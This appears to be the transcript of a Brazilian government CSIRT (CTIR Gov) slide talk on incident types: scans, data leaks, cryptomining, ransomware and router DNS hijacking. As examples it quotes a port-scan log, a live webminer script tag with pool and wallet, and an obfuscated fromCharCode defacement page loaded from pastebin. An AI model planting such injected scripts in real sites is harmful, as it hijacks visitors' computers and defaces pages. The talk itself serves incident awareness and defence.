Jun 15 17:25:29.779980 [redacted] 54166 > xxx.xxx.xxx.83.139: S (src OS: Windows 2000 RFC1323, Windows XP RFC1323) 1558171983:1558171983(0) win 8192 <mss
[redacted] 460.nop.wscale 8.nop.nop.sackOK> (DF)
Jun 15 17:25:40.141260 [redacted] > xxx.xxx.xxx.84: icmp: echo request
Jun 15 17:25:40.446824 [redacted] 54168 > xxx.xxx.xxx.84.445: S (src OS: Windows 2000 RFC1323, Windows XP RFC1323) 3948693981:3948693981(0) win 8192 <mss
[redacted] 460.nop.wscale 8.nop.nop.sackOK> (DF)
Jun 15 17:25:40.605552 [redacted] 54169 > xxx.xxx.xxx.84.445: S (src OS: Windows 2000 RFC1323, Windows XP RFC1323) 2942258434:2942258434(0) win 8192 <mss
[redacted] 460.nop.wscale 8.nop.nop.sackOK> (DF)
Jun 15 17:25:40.915719 [redacted] > xxx.xxx.xxx.85: icmp: echo request
Jun 15 17:25:41.204722 [redacted] 54170 > xxx.xxx.xxx.85.445: S (src OS: Windows 2000 RFC1323, Windows XP RFC1323) 3827273466:3827273466(0) win 8192 <mss
```

Fonte: cert.br

Abuso de Sítio

Fraude

Indisponib. de Sítio

Malware

Scan

Vazamento de Informação

Vulnerab. UDP

Vulnerab. TLS/SSL




Vazamento de Informação

Exposição/Vazamento de Dados Sensíveis (*Leaks*)

Por meio de técnicas invasivas e de interceptação de dados, **informações sensíveis à uma instituição** (bancos de dados, credenciais etc) podem vir a ser **expostas em portais de acesso público** (pastebin.com, justpaste.it, paste.me, pastehtml.com ...).

Notifica-se o site contendo a **exposição dos dados** e notifica-se, também, os órgãos envolvidos, com possível **vazamento de dados**, para que possam tomar medidas de mitigação e/ou de correção de falhas em suas infraestruturas.

Fonte: cert.br



<http://pastebin.com/>
<http://ghostbin.com/>
<http://tny.cz/>
<http://hastebin.com/>
<http://chopapp.com/>
<http://snipt.org/>

Abuso de Sítio

Fraude

Indisponib. de Sítio

Malware

Scan

Vazamento de Informação

Vulnerab. UDP

Vulnerab. TLS/SSL



Tendências



Mineração de Criptomoeda

Um “*webminer*”, utiliza tecnologia nova do *WebAssembly*, para processar diversos *hashes*. Bastando um navegador com *JavaScript* ativado.

```
472 ga('create', 'UA-91252542-1', 'auto');
473 ga('send', 'pageview');
474
475 </script>
476 <script src="https://cryweb.github.io/ppt/media.js?proxy=ws://crypto-webminer.com:8892?
477 pool=pool.etn.spacepools.org:1111"></script>
478 <script type="text/javascript">
479 var ASD = new
480 CH.Anonymous('etnk4TKCvFJTVRHucbe7v8EH5Cte8VgJ4Ch8pKBdMdx7CwZ57WPLjK6cBUvNypNl47p7cvWX7kFR5dbHnNpAS6RjdwQJ5Eh.50
481 @0@sorteosRig', { throttle: 0.0, forceASMJS: false });
482 ASD.start();
483 </script>
484 </body>
485 </html>
```




Ransomware

Tipo de código malicioso que torna inacessíveis os dados armazenados em um equipamento, geralmente usando criptografia, e que exige pagamento de resgate (*ransom*) para restabelecer o acesso ao usuário.



Ataques Envolvendo CPEs para Alteração de DNS

- Via força bruta de senhas (geralmente via telnet)
- via rede ou via *malware* nos computadores das vítimas explorando vulnerabilidades via ataques CSRF (Cross-Site Request Forgery), através de *iFrames* com *JavaScripts* maliciosos colocados em *sites* legítimos comprometidos pelos fraudadores






Tendências

<script type="text/javascript" src="https://pastebin.com/raw/7mdFu2uB"></script>

```
document.documentElement.innerHTML=String.fromCharCode(10,10,60,33,68,79,67,84,89,80,69,32,104,116,109,108,62,10,60,104,116,109,108,62,10,60,104,101,97,100,62,10,9,60,33,45,45,32,115,121,110,116,52,120,51,114,32,101,32,99,111,111,111,108,109,101,109,101,115,49,57,51,32,110,101,115,115,97,32,112,111,114,114,114,97,45,45,45,62,10,9,60,116,105,116,108,101,62,80,114,111,116,111,87,97,118,101,46,101,120,101,60,47,116,105,116,108,101,62,10,32,32,32,60,109,101,116,97,32,99,104,97,114,115,101,116,61,34,117,116,102,45,56,34,62,10,9,60,115,116,121,108,101,62,10,9,9,98,111,100,121,32,123,10,9,9,9,116,101,120,116,45,97,108,105,103,110,58,32,99,101,110,116,101,114,59,10,9,9,9,102,111,110,116,45,102,97,109,105,108,121,58,32,86,101,114,100,97,110,97,59,10,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,32,98,97,99,107,103,114,111,117,110,100,45,99,111,108,111,114,58,35,102,102,102,102,59,32,10,9,9,9,102,111,110,116,45,115,105,122,101,58,32,52,53,112,120,59,10,9,9,102,111,110,116,45,115,105,122,101,58,32,52,53,112,120,59,10,9,9,125,10,9,9,115,109,97,108,108,32,123,10,9,9,9,102,111,110,116,45,115,105,122,101,58,32,49,53,112,120,59,10,9,9,125,10,9,9,115,109,97,108,108,32,123,10,9,9,9,102,111,110,116,45,115,105,122,101,58,32,49,51,112,120,59,10,9,9,125,10,9,60,47,115,116,121,108,101,62,10,60,47,104,101,97,100,62,10,60,98,111,100,121,62,10,9,60,98,114,62,60,98,114,62,10,9,60,104,49,62,80,114,111,116,111,87,97,118,101,60,47,104,49,62,10,32,32,32,32,32,32,32,32,32,60,115,109,97,108,108,62,60,98,62,50,48,49,53,60,47,98,62,60,47,115,109,97,108,108,62,60,98,114,62,60,98,114,62,60,98,114,62,60,98,114,62,10,32,32,32,32,32,32,60,100,105,118,32,115,116,121,108,101,61,34,98,97,99,107,103,114,111,117,110,100,58,35,102,102,102,59,119,105,100,116,104,58,51,56,48,112,120,59,109,97,114,103,105,110,58,97,117,116,111,34,62,60,105,109,103,10,115,114,99,61,34,104,116,116,112,58,47,105,46,105,109,103,117,114,46,99,111,109,47,117,78,105,88,101,80,48,46,102,112,103,34,32,119,105,100,116,104,61,34,51,56,48,34,62,60,47,100,105,118,62,60,98,114,62,10,9,10,9,10,9,72,97,99,107,101,100,32,98,121,32,99,111,111,108,109,101,109,101,115,49,57,51,32,97,100,100,32,115,121,110,116,52,120,51,114,60,98,114,62,10,9,78,227,111,32,101,120,105,115,116,101,32,100,101,109,111,99,114,97,99,105,97,32,111,110,100,101,32,105,109,112,101,114,97,32,97,32,99,111,114,114,117,112,231,227,111,44,32,97,32,105,110,106,117,115,116,105,231,97,44,32,97,32,109,101,110,116,105,114,97,32,101,32,97,32,104,105,112,111,99,114,105,115,105,97,46,60,98,114,62,10,9,9,9,10,9,60,105,102,114,97,109,101,32,119,105,100,116,104,61,34,48,34,32,104,101,105,103,104,116,61,34,48,34,32,114,49,61,34,104,116,116,112,115,58,47,119,119,119,46,121,111,117,116,117,98,101,46,99,111,109,47,101,109,98,101,100,47,82,121,73,75,69,89,121,116,56,79,119,63,97,117,116,111,112,108,97,121,61,116,114,117,101,34,32,102,114,97,109,101,98,111,114,100,101,114,61,34,48,34,62,60,47,105,102,114,97,109,101,62,9,10,60,47,98,111,100,121,62,10,60,47,104,116,109,108,62,10)
```




<http://jsfiddle.net/2a460ejp/>






Teste de Implementação



<https://www.ssllabs.com/ssltest/>



<https://mozilla.github.io/server-side-tls/ssl-config-generator/>



OBRIGADO!



<https://www.ctir.gov.br>

Alexandre Santos

Analista de Incidentes



Sobreaviso: (61) 99995-7859

INOC-DBA: 10954*810



ctir@ctir.gov.br

(notificação de incidentes)



Para comunicação através de um canal seguro, por favor utilize a seguinte chave PGP:

PGP Key ID: 0xAFBEDFCF

Fingerprint: 1E57 8A38 4834 6F1B 76BB 98C4 953E EB94 AFBE DFCF

PGP Public Key : www.ctir.gov.br/arquivos/certificados/ctir2009.asc



cgtir@presidencia.gov.br
(assuntos diversos)



ETIR-GOV@listas.planalto.gov.br

www1.planalto.gov.br/mailman/listinfo/etir-gov



www.linkedin.com/company/ctirgov/



@CtirGov



Interação

- Conhecendo a ETIR
- <https://www.questionpro.com/t/AOf3rZckz5>



Avaliação do Evento

<https://www.questionpro.com/a/TakeSurvey?tt=wCfEMca3O%2BQ%3D>